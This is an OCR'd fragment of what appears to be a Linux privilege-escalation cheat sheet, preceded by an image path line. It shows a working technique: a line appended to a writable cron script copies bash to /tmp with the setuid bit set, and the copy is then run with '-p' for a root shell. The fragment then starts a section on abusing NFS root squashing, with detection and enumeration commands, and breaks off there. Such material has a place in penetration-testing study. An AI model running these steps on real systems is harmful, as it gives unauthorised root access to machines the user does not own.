
```
$ echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' >> /usr/local/bin/overwrite.sh

$ /tmp/bash -p
# id
```



11. Privilege Escalation - NFS Root Squashing

DETECTION

```
$ cat /etc/exports
```



EXPLOITATION

On Attacker Machine

```
$ showmount -e IP_MACHINE
```